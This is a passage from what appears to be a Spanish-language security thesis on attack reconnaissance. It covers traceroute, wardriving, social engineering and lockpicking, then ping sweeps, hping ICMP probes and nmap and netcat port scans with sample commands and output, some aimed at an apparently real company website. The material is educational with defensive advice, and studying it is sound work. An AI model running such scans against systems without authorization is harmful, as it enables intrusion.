2 dsl-servicio-l200.uninet.net.mx (200.38.193.226) 17.121 ms 19.423 ms 17.561 ms
3 bup-mex-nextengo-27-ge6-0-0.uninet.net.mx (201.125.57.124) 23.715 ms 25.167 ms 23.895 ms
4 bup-mex-vallejo-23-pos12-0-0.uninet.net.mx (201.125.56.33) 23.388 ms 25.141 ms 21.628 ms
5 inet-mex-vallejo-56-ge0-0-0.uninet.net.mx (201.125.59.175) 17.690 ms 21.248 ms 19.595 ms
6 wan-d34-0504-0007.uninet-ide.com.mx (201.134.235.209) 433.746 ms 543.633 ms 563.568 ms
7 148.204.1.3 (148.204.1.3) 346.938 ms 346.675 ms 360.907 ms
8 gw-ipn.ipn.mx (148.204.3.1) 342.756 ms 584.927 ms 520.307 ms
*9 * * **
10 www.ipn.mx (148.204.103.161) 385.466 ms 376.033 ms 384.374 ms

Se obtienen los mismos resultados utilizando la herramienta trout en los sistemas Windows (ver la Figura 3.18).




Figura 3.18 Salida de la herramienta trout al realizar un trazado de ruta hacia www.ipn.mx

Ya que muchos sitios bloquearán los intentos de traceroute hacia su sitio, mediante cortafuegos y dispositivos de filtrado, se recomienda utilizar distintas versiones de traceroute para obtener mejores resultados. Por esta situación existen otros programas como TCP traceroute que ayuda a realizar el trazado de ruta utilizando el protocolo TCP. [27]

[27] Gregg, op. cit., Chapter 3

Existen otras herramientas como tracepath e incluso si se quieren utilidades gráficas algunas son VisualRoute (http://www.visualroute.com), Neotrace (http://www.neotrace.com) y trout (http://www.foundstone.com/us/resources/freetools.asp) como se observa en la Figura 3.18.

Algunos enlaces de utilidades traceroute están disponibles en http://www.traceroute.org y http://80.247.230.136/tracert.htm o se puede ir directamente a http://www.iptools.com como se muestra en la Figura 3.19.




Figura 3.19 Página principal de IPtools, aquí podemos realizar diferentes consultas para un dominio

A continuación de que el atacante realice el trazado de rutas (traceroute) para varios sistemas, podrá crear un diagrama de red identificando el gateway de Internet, así como los distintos dispositivos utilizados para filtrar contenido, permitir acceso, etc. Al diagrama obtenido se le conoce como diagrama de ruta de acceso.

Se necesita identificar cuándo se están llevando a cabo estos reconocimientos, muchos programas NIDS son capaces de detectar estas actividades, puede utilizar snort (un NIDS gratuito) de Marty Roesch para reconocer estas actividades.

Si se desea responder frente a un posible reconocimiento Humble de Rhino9 desarrolló un programa llamado RotoRouter el cual se puede obtener de la siguiente dirección http://www.ussrback.com/UNIX/loggers/rr.c.gz, esta herramienta registra las solicitudes traceroute entrantes y generará respuestas falsas. Una forma de disminuir las amenazas es limitar el tipo de tráfico tanto ICMP como UDP. [28]

[28] Mclure, op. cit., p. 29-31

III.F *Wardriving*

Es el procedimiento de buscar Puntos de Acceso abiertos o configurados de forma insegura, mediante los cuales se puede tener acceso a la red o a Internet. En muchas organizaciones utilizan AP para algunas zonas, posiblemente la mayoría esté bien configurado, aunque puede existir algún empleado que coloque su propio AP sin permiso, incluso pueden utilizar mecanismos de protección débiles como WEP. Ésta puede ser una forma que el atacante utilizará para conseguir acceso a la red. Existen diversas herramientas que permitirán encontrar y atacar AP, algunas son: Kismet, Netstumbler, Airsnort, Cain & Abel, Aircrack, por mencionar algunas. [29]

En la Figura 3.20 se puede observar a Kismet trabajando, ha detectado un AP con un SSID INFINITUM3125 y también muestra el tipo de cifrado que tiene en este caso WEP, por lo que para un atacante resultaría sencillo obtener la clave de acceso para asociarse al AP.




Figura 3.20 La herramienta Kismet se puede obtener de http://www.kismetwireless.net/

III.G. Ingeniería Social

Este ataque es el más eficiente y difícil de detectar. Es el uso de técnicas de persuasión y/o engaño que le van a permitir al atacante obtener información o acceso que comúnmente está restringido. Se puede llevar a cabo por un medio telefónico, correo electrónico y algunas otras formas. [30]

Una compañía puede comprar los últimos equipos de seguridad con una infinidad de opciones de filtrado y detección de intrusos, mantener bajo una contraseña el acceso a los servidores y aún esa compañía puede ser vulnerable.

---

[29] Gregg, op. cit., Chapter 3
[30] McClure. op. cit., p. 596

El personal puede contar con un entrenamiento en las buenas prácticas de seguridad, mantener sus sistemas actualizados con los últimos parches de seguridad, tener una configuración excelente en sus sistemas, contar con los programas de seguridad recomendados y aún así serían vulnerables.

¿Qué pasa si se instala un sistema de seguridad robusto y con las cerraduras más costosas que incluyan sistemas biométricos? Esto es muy bueno pero no es una garantía. Todo esto se debe a que el enlace más débil de la seguridad es el factor humano. [31]

"El ingeniero social emplea las mismas técnicas de persuasión que utilizamos todos los demás a diario. Adquirimos normas. Intentamos ganar credibilidad. Exigimos obligaciones recíprocas. Pero el ingeniero social aplica estas técnicas de una manera manipuladora, engañosa y muy poco ética, a menudo con efectos devastadores.

Dr. Brad Sagarin, psicólogo social"

Una de las personalidades más destacadas en esta área es Kevin Mitnick.

Mitnick es un hacker ampliamente conocido, que ahora ha enderezado su camino y actualmente emplea sus habilidades para ayudar a las empresas en el proceso de implementación de seguridad. Ha escrito 2 libros uno de ellos se llama *El arte del engaño* (*"The Art of Deception"*) donde analiza casos sobre la Ingeniería Social, el otro de llama *El arte de la intrusión* (*"The Art of Intrusion"*) aquí narra historias sobre ataques de hackers y las medidas para prevenirse. [32]

III.H. *Lockpicking*

Lockpicking es la técnica de abrir cerraduras sin una llave y sin romperla. Esta técnica puede ser utilizada por un intruso para conseguir acceso físico en la organización o si ya lo consiguió mediante Ingeniería Social podría desear abrir un archivero, cajonera, armario y algunas otras cosas en busca de información sensible. Existe una gran variedad de ganzúas o "picks" en inglés que se pueden emplear para abrir todo tipo de muebles incluso se pueden utilizar para abrir vehículos (ver la Figura 3.21). [33]




Figura 3.21 Ganzúas o *picks* utilizados para abrir cerraduras

[31] Kevin Mitnick y William L. Simon, *The Art of Deception*: Controlling the Human Element of Security, p. 16-17
[32] Kevin Mitnick y William L. Simon, El arte de la intrusión, p. 298-299
[33] Tori, op. cit., p. 92

CAPÍTULO IV

EXPLORACIÓN

"El hombre encuentra a Dios detrás de cada puerta que la ciencia logra abrir"

Albert Einstein

En la fase anterior se reunió información sobre empleados de la empresa, números telefónicos, rangos de direcciones IP, servidores DNS, servidores de correo, todo esto se obtuvo mediante consultas en Google, whois, transferencias de zona, traceroute, etc.

Toda la primera etapa de seguir el rastro se pudo haber realizado sin que el objetivo en cuestión detectara algún paquete desde la máquina del atacante, este análisis fue realizado de una forma pasiva, sin embargo, la fase de exploración va a incluir algunas técnicas que son consideradas un poco más agresivas.

En esta fase se utiliza la información obtenida cuando se siguió el rastro. Se determinará cuáles sistemas están vivos, es decir, aceptan tráfico entrante en la red y cuáles con accesibles desde Internet.

Cabe resaltar la diferencia entre direcciones IP públicas y privadas, las direcciones privadas no son accesibles desde Internet, por lo tanto aunque aparezcan en una transferencia de zona no podrá acceder a ellas. Puede consultar el RFC 1918 para ver los rangos de direcciones IP que no son accesibles desde Internet. [1]

IV.A Identificación de sistemas activos

Uno de los pasos básicos en la exploración es identificar qué sistemas están activos. Una utilidad que nos va a servir para realizarlo es ping.

Ping utiliza paquetes ICMP ECHO REQUEST (tipo 8) para enviárselos al objetivo en espera de que responda ICMP ECHO REPLY (tipo 0) informando que el sistema está activo.

Aunque ping es un método eficiente para determinar sistemas activos en redes pequeñas o medianas, no será aceptable en redes grandes donde podría llevarse varias horas o incluso un día completo.

Existen muchas utilidades que permiten realizar barridos de pings tanto en Unix como en Windows. Una herramienta muy útil en Unix es fping y se puede descargar del sitio http://packetstormsecurity.org/UNIX/scanners/fping-2.3b1.tar.gz.

IV.A.1 Ping

La implementación de ping en Windows varía notablemente de la utilidad en Unix. Por ejemplo, si en Unix se ejecuta ping, el programa seguirá enviando paquetes hasta que se presione CTRL+C, mientras que en Windows de forma predeterminada realizará 4 peticiones. Se necesita revisar la documentación para identificar los parámetros de cada versión.

Hace algunos años se escuchó mucho el término del ping de la muerte el cual se producía cuando se enviaba un paquete ping con un tamaño superior a los 65536 bytes. A pesar de que IP no permite el empleo de datagramas con un tamaño superior a 65536 esto era posible a través de la fragmentación.

Actualmente el ping de la muerte puede ser identificado por varios sistemas operativos que lo ignoraran o no lo procesaran. Además de esto, la utilización de cortafuegos evita la entrada de este tipo de paquetes.

---

[1] McClure, op. cit., p. 36

Otro ataque en el que se utiliza ping es llamado “smurfing” este ataque utiliza lo que se llama ping de difusión para realizar una negación de servicio.

Suponiendo que se tiene una red 192.168.1.0 con una máscara de subred /24 si se hace un ping a la dirección 192.168.1.255 se podrían recibir alrededor de 254 respuestas ICMP. Ahora qué pasaría si se está en una red 172.16.0.0/16 las respuestas aumentarían alrededor de 65000, una cantidad considerable que podría bloquear un sistema.

Pero ¿por qué utilizar la dirección IP propia? si se puede enmascarar con la dirección de algún compañero y bloquear su sistema. La mejor forma de evitar esto es que los sistemas no respondan a los pings de difusión. [2]

a. Fping

La utilidad ping que se incluye en la mayoría de las pilas TCP/IP sólo se puede utilizar con un host a la vez. Por lo que si se analiza un rango de red se tendría que realizar con un host y esperar la respuesta para poder hacer la consulta a otro host. Esto se vuelve un proceso muy lento en redes grandes, para esto se puede emplear fping (http://www.fping.com), el cual ayudará a realizar un barrido rápidamente.

Fping es la abreviatura de “fast finger”, en contraste con otras herramientas de barridos ping que esperan respuesta del host antes de pasar al siguiente, fping realizar peticiones de ping en paralelo, es decir, no espera respuesta del host para enviar la petición al siguiente. Puede utilizar fping proporcionando las direcciones en la línea de comandos o desde un archivo. [3]

Se puede generar una lista de direcciones IP mediante un script y después leer el archivo desde fping como en el siguiente ejemplo:

```
kerio@kerio:~/tesis$ for i in `seq 1 254`; do echo 192.168.1.$i >> direcciones.txt; done

root@kerio:/home/kerio/tesis# fping -d -s -f direcciones.txt

    254 targets
      3 alive
    251 unreachable
      0 unknown addresses

    104 timeouts (waiting for response)
    358 ICMP Echos sent
      3 ICMP Echo Replies received
    271 other ICMP received

 0.03 ms (min round trip time)
 0.22 ms (avg round trip time)
 0.49 ms (max round trip time)
     12.838 sec (elapsed real time)
```

Con la herramienta Nmap también es posible realizar barridos de ping mediante la opción -sP

[2] Keith J. Jones, Mike Shema y Bradley C. Jhonson, *Superutilidades Hackers*, p. 49-52
[3] Ibid, p. 52-54

kerio@home:~$ nmap -sP 192.168.1.0/24

Starting Nmap 4.76 (http://nmap.org) at 2009-02-26 11:38 CST

Host 192.168.1.66 appears to be up.
Host 192.168.1.67 appears to be up.
Host home (192.168.1.254) appears to be up.

Nmap done: 256 IP addresses (3 hosts up) scanned in 12.76 seconds

Para las personas que utilicen sistemas Windows existen múltiples herramientas que permiten realizar los barridos ping, algunas son Pinger, Nmap y SamSpade. [4]

IV.A.2 Conexiones TCP

En la actualidad la mayoría de los sistemas bloquean los paquetes ICMP ECHO (ping), tomando esto en cuenta el atacante empleará otros métodos para determinar si el sistema esta activo. Aunque estos métodos no sean tan eficientes como el ping normal.

Un método muy usado es realizar conexiones TCP, en ejemplos anteriores se utiliza Nmap para determinar los *hosts* activos, si el sistema bloquea los paquetes ICMP ECHO REQUEST Nmap intentará conectarse al puerto 80 de forma predeterminada ya que es posible que los dispositivos como cortafuegos o router frontera permitan el acceso utilizando ese puerto.

Si Nmap recibe una respuesta del objetivo indicará que el sistema está activo. Podemos usar Nmap con algunas opciones (-PS, -PA) para especificar otro puerto (en lugar del 80) al que se debe conectar en caso de que el ICMP esté bloqueado.

root@home:/home/kerio# nmap -n -sP -PS443 192.168.1.254

Starting Nmap 4.76 (http://nmap.org) at 2009-02-26 13:32 CST

Host 192.168.1.254 appears to be up.
MAC Address: 00:21:7C:C7:67:81 (2Wire)

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds

Otra utilidad ping de TCP es hping3 (http://www.hping.org/), este programa va a permitir manipular las cabeceras de los segmentos TCP para que de esta manera se pueda sobrepasar los dispositivos de filtrado.

Algunas de las opciones que se tienen son: establecer las banderas en el segmento TCP (SYN, ACK, PSH, etc), indicar el número de puerto destino con -P e incluso tiene la posibilidad de fragmentar los paquetes (-f), esta última opción puede ayudar si el objetivo tiene dispositivos de control de acceso sencillos o que no manejen adecuadamente los paquetes fragmentados y les permitan el acceso.

[4] McClure, op. cit., p. 36-38

IV.A.3 Otros paquetes ICMP

Hasta ahora sólo se utilizó paquetes ICMP ECHO REQUEST, pero existen distintos tipos de paquetes ICMP con los que se obtiene más información. Algunas herramientas que se utilizan para esto son: Nmap, SuperScan, Hping e icmpquery (http://packetstormsecurity.org/UNIX/scanners/icmpquery.c). Estas herramientas van a permitir enviar mensajes ICMP del tipo TIMESTAMP REQUEST(13), ADDRESS MASK REQUEST(17), INFO, etc.

Aquí se muestra un ejemplo del uso de icmpquery en la cual se emplea un paquete ICMP TIMESTAMP REQUEST y después se puede apreciar la respuesta obtenida desde el sistema objetivo.

```
root@kerio:/usr/local/src/icmpquery# ./icmpquery -t first.victim.com
first.victim.com                :  Fri Jan 30 13:16:29 2009
```

Se utilizan estas características, por ejemplo en caso de que el objetivo esté bloqueando paquetes ICMP ECHO REQUEST, ya que posiblemente permita el acceso a otro tipo de paquetes ICMP.

En el siguiente ejemplo se usa hping para enviar paquetes ICMP ECHO REQUEST y ver la respuesta del sistema.

```
root@kerio:/home/kerio# hping www.zapateriasleon.com -C --icmptype

HPING www.zapateriasleon.com (eth0 208.64.33.187): icmp mode set, 28 headers + 0 data bytes
--- www.zapateriasleon.com hping statistic---
4 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

En el resultado anterior ninguno de los paquetes logró llegar a su destino, pero qué pasa si se utiliza otro tipo de paquete ICMP. En el siguiente ejemplo se usan paquetes ICMP del tipo TIMESTAMP REQUEST.

```
root@kerio:/home/kerio# hping www.zapateriasleon.com --icmp-ts
HPING www.zapateriasleon.com (eth0 208.64.33.187): icmp mode set, 28 headers + 0 data bytes
len=46 ip=208.64.33.187 ttl=235 id=48952 icmp_seq=0 rtt=140.8 ms
ICMP timestamp: Originate=70764751 Receive=59026806 Transmit=59026806
ICMP timestamp RTT tsrtt=141

len=46 ip=208.64.33.187 ttl=235 id=60859 icmp_seq=1 rtt=134.2 ms
ICMP timestamp: Originate=70765755 Receive=59027809 Transmit=59027809
ICMP timestamp RTT tsrtt=134

len=46 ip=208.64.33.187 ttl=235 id=64658 icmp_seq=2 rtt=135.6 ms
ICMP timestamp: Originate=70766755 Receive=59028807 Transmit=59028807
ICMP timestamp RTT tsrtt=136

www.zapateriasleon.com hping statistic
3 packets tramitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 134.2/136.9/140.8 ms
```

Como se observa en los resultados, todos los paquetes lograron llegar al sistema objetivo.

Es muy importante que se analice qué tipo de tráfico ICMP va a permitir en la red, si realmente se necesitan algunos como ICMP TIMESTAMP, ECHO, INFO etc.

Una opción es limitar el tráfico mediante listas de control de acceso (ACL), ya que podría necesitar probar algún tipo de conectividad entre los sistemas.

Cabe recordar que las herramientas vistas anteriormente pueden utilizar cualquier tipo de paquetes ICMP, por lo que se deberá analizar qué tráfico permitir en algunos casos, se pueden utilizar herramientas como snort para identificar algún barrido de ping y prepararse posiblemente para acciones más agresivas. [5]

IV.B Exploración de puertos

Con los datos encontrados en los pasos anteriores se conoce qué sistemas están activos, por lo que ahora corresponde determinar qué puertos están abiertos en esos sistemas.

La exploración de puertos implica realizar conexiones a puertos TCP y UDP en el objetivo en busca de los servicios que se están ejecutando o en estado de escucha. También va a servir para determinar el sistema operativo del objetivo. El atacante utilizará toda esta información para enfocar mejor su ataque.

La exploración de puertos es muy importante a la hora de identificar posibles formas de acceso al sistema objetivo, si se encuentran servicios con vulnerabilidades conocidas, la explotación de estas puede resultar trivial. [6]

El rango de puertos para TCP y UDP es de 0-65535, dentro de los cuales del 0-1023 se les llama “bien conocidos” del 1024-49151 son los “registrados” y del 49152-65535 son los “privados o dinámicos”.

Algunos de los puertos más comunes son los que se muestran en la tabla 4.1

Puerto	Servicio	Protocolo
20/21	FTP	TCP
22	SSH	TCP
23	Telnet	TCP
25	SMTP	TCP
53	DNS	TCP/UDP
69	TFTP	UDP
80	HTTP	TCP
110	POP3	TCP
135	RPC	TCP
161/162	SNMP	UDP

Tabla 4.1 Estos son algunos de los puertos más utilizados.

[5] McClure, op. cit., p. 39-44
[6] Ibid, p. 44

Normalmente el atacante se enfocará más en los puertos “bien conocidos”, ya que son aplicaciones comúnmente usadas. Una lista de los puertos bien conocidos se pueden encontrar en http://www.iana.org/assignments/port-numbers. Es común que los atacantes utilicen puertos dinámicos para colocar puertas traseras. [7]

La exploración de puertos es uno de los primeros niveles para efectuar o prevenir un ataque, dependiendo si se es atacante o administrador.

Actualmente existen muchos *hosts* conectados a Internet que ejecutan distintos servicios (HTTP, FTP, SSH, SMTP, SNMP) y no siempre están al día en cuestiones de parches de seguridad, por lo tanto un atacante con las herramientas adecuadas será capaz de averiguar las aplicaciones que ejecutan, si utilizan Windows, Solaris, incluso la distribución de GNU/Linux y la versión del kernel. [8]

El protocolo TCP se puede manipular con más facilidad que UDP. TCP es un protocolo orientado a conexión, vease el proceso mediante el cual se realiza el enlace de comunicación de tres vías también llamado “three way handshake”.

1) El cliente envía al servidor un segmento TCP con la bandera SYN establecida y un número de secuencia inicial (ISN).
2) El servidor responde enviando al cliente un segmento TCP con las banderas SYN/ACK, también agrega un acuse de recibo el cual es el ISN + 1. El servidor generará un ISN para guardar el rastro de cada byte enviado al cliente.
3) Al recibir el segmento TCP del servidor, el cliente envía un segmento TCP con la bandera ACK de confirmación. Con esto la comunicación puede comenzar.
4) El cliente y el servidor se envían información entre sí, reconociéndose mutuamente la conexión mediante ACK. Si cada extremo envía un RST la comunicación se aborta de forma inmediata.
5) Para finalizar, el cliente envía un segmento TCP al servidor con las banderas FIN/ACK.
6) El servidor envía un segmento TCP con la bandera ACK de confirmación.
7) El servidor envía otro segmento TCP con las banderas FIN/ACK.
8) El cliente envía un segmento TCP ACK para concluir la sesión.

Algunas de las banderas en TCP son SYN, ACK, FIN, RST, PSH Y URG.

El sistema de comunicaciones con TCP brinda una forma robusta de comunicarse, aunque esto también les servirá a los atacantes, quienes manipularán los segmentos TCP en busca de que el servidor responda y ellos puedan obtener información. [9]

IV.B.1 Tipos de exploración

Se revisarán algunos tipos de exploración que van a permitir descubrir los servicios disponibles y los puertos abiertos en el sistema objetivo. Uno de los pioneros en este campo es Gordon Lyon (Fyodor) creador de la herramienta Nmap, algunos de estos tipos de exploraciones fueron obra del trabajo de Fyodor.

---

[7] Gregg, op. cit., Chapter 3
[8] Jones, op. cit., p. 114
[9] Gregg, op. cit., Chapter 3

a. Exploración TCP Connect()
Este tipo de exploración realiza una conexión completa hacia el objetivo mediante el enlace de tres vías (SYN, SYN/ACK y ACK). Muestra resultados muy fiables, pero también deja una huella más amplia, por lo que puede ser detectado fácilmente.

b. Exploración TCP SYN
Esta técnica no completa una conexión TCP. Envía un segmento TCP con la bandera SYN, si recibe como respuesta SYN/ACK se asumirá que el puerto está abierto, si se recibe un RST/ACK se asume que el puerto está cerrado, el sistema que está explorando enviará un segmento TCP con las banderas RST/ACK para que nunca complete la conexión. Es más sigiloso que una exploración TCP Connect.

c. Exploración TCP FIN
Envía un segmento TCP con la bandera FIN al puerto objetivo, de acuerdo con el RFC, el puerto destino debe regresar un RST para los puertos cerrados. Regularmente esta exploración sólo funcionará para pilas TCP/IP en UNIX.

d. Exploración TCP Xmas
Esta exploración envía segmentos TCP con las banderas FIN, URG y PSH al puerto objetivo y basándose en el RFC debería de recibir un RST por cada puerto cerrado.

e. Exploración TCP Nula
Envía un segmento TCP sin colocar ningún indicador, tomando en cuenta el RFC se define que los puertos cerrados deben regresar un RST.

f. Exploración TCP ACK
Esta exploración envía segmentos TCP con la bandera ACK, se utiliza para descubrir las reglas en el cortafuegos. Sirve para determinar si el cortafuegos sólo permite el paso de conexiones predefinidas o si realiza un filtrado de paquetes más avanzado.

g. Exploración TCP RPC
Este tipo de exploración permite reconocer y determinar puertos de llamada de procedimiento remoto (RPC) así como su versión.

h. Exploración UDP
Si se pretende realizar un escaneo a puertos UDP, se tiene que tomar en cuenta que UDP es un protocolo no orientado a conexión, por lo tanto no tiene banderas ni genera respuestas. El procedimiento es enviar un paquete UDP al puerto objetivo, si se recibe un mensaje ICMP (tipo3) de "puerto ICMP no alcanzable" significa que el puerto está cerrado, sin embargo, si no se recibe este mensaje se deduce que el puerto está abierto. Por lo general los resultados para exploraciones UDP no son fiables. [10]

Algunos sistemas aplican las definiciones de los RFC (TCP/IP) con cierta libertad, por esto los resultados obtenidos pueden diferir. Aunque de forma general los barridos *SYN* y *Connect* funcionarán bien contra cualquier host. [11]

[10] McClure, op. cit., p. 45-46
[11] Gregg, op. cit., Chapter 3

IV.B.2 Herramientas de exploración

La utilización de la herramienta adecuada en la exploración de puertos es esencial para obtener buenos resultados. Existe una variedad muy amplia de herramientas que se pueden utilizar como Strobe, Udp_scan, nc, Nmap, Superscan, Scanline, Ipeye, Netscantools, etc.

a. Netcat

La utilidad netcat (*nc*) fue escrita por Hobbit y viene incluida en la mayoría de las distribuciones GNU/Linux. Netcat es una herramienta que acepta y realiza conexiones TCP, del mismo modo acepta y envía datos a servicios UDP, ése es su funcionamiento primordial leer y escribir datos tanto en TCP como UDP. Netcat va a permitir obtener datos TCP y UDP antes de que sean cubiertos por la capa superior.

Una de las principales características de Netcat es ser multifuncional, es decir, se puede utilizar para realizar muchas tareas y una de ellas es la exploración básica de puertos. [12]

Se usa la opción -v para que muestre los detalles de las conexiones que nc realizará. La opción -z activa el modo cero de E/S, por lo cual no podrá introducir ningún dato, la opción -i es el intervalo en segundos que va a esperar nc entre cada envío de datos. Se puede utilizar la opción -r para que realice la exploración de manera aleatoria. [13]

root@home:/home/kerio# nc -v -z -i 42 www.victim.com -r 20-80

kerio.victim.com [192.168.1.67] 53 (domain) open
kerio.victim.com [192.168.1.67] 80 (http) open
kerio.victim.com [192.168.1.67] 22 (ssh) open
kerio.victim.com [192.168.1.67] 37 (time) open

root@home:/home/kerio# nc -v -z -u www.victim.com -r 53 161

kerio.victim.com [192.168.1.67] 53 (domain) open
kerio.victim.com [192.168.1.67] 161 (snmp) open

Como se observa en los ejemplos anteriores, para realizar una exploración UDP basta con utilizar el parámetro -u.

b. Nmap

Es la mejor herramienta disponible para realizar la exploración de puertos, fue desarrollado por Gordon Lyon (Fyodor) y se puede descargar del sitio http://www.nmap.org.

Nmap va a permitir realizar exploraciones tanto TCP como UDP, además de contar con los tipos de exploraciones analizados anteriormente. La ayuda de Nmap en línea de comandos mostrará los campos principales en los que ayudará esta herramienta.

[12] McClure, op. cit., p. 46
[13] Jones, op. cit., p. 4-15

Algunos de las opciones que incluye son para el descubrimiento de host, técnicas de escaneo, especificación de puertos, detección de versiones de los servicios, detección del sistema operativo, opciones para el tiempo, evasión de IDS y cortafuegos, salida de los datos, incluso existen opciones para el protocolo IPV6.

Esta herramienta va a posibilitar realizar exploraciones de toda una red muy fácilmente, utilizando notación CIDR (Classless Inter-Domain Routing / Enrutamiento de dominio sin clases), también es posible utilizar rangos en las direcciones IP (192.168.1.0-192.168.1.254), si se usa la opción -oN se guardará el resultado de la exploración en un formato comprensible.

kerio@home:~$ nmap -n 192.168.1.66

Starting Nmap 4.76 (http://nmap.org) at 2009-03-04 11:24 CST
Interesting ports on 192.168.1.66:
Not shown: 997 closed ports
PORT STATE SERVICE
22/tcp open ssh
37/tcp open time
113/tcp open auth

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds

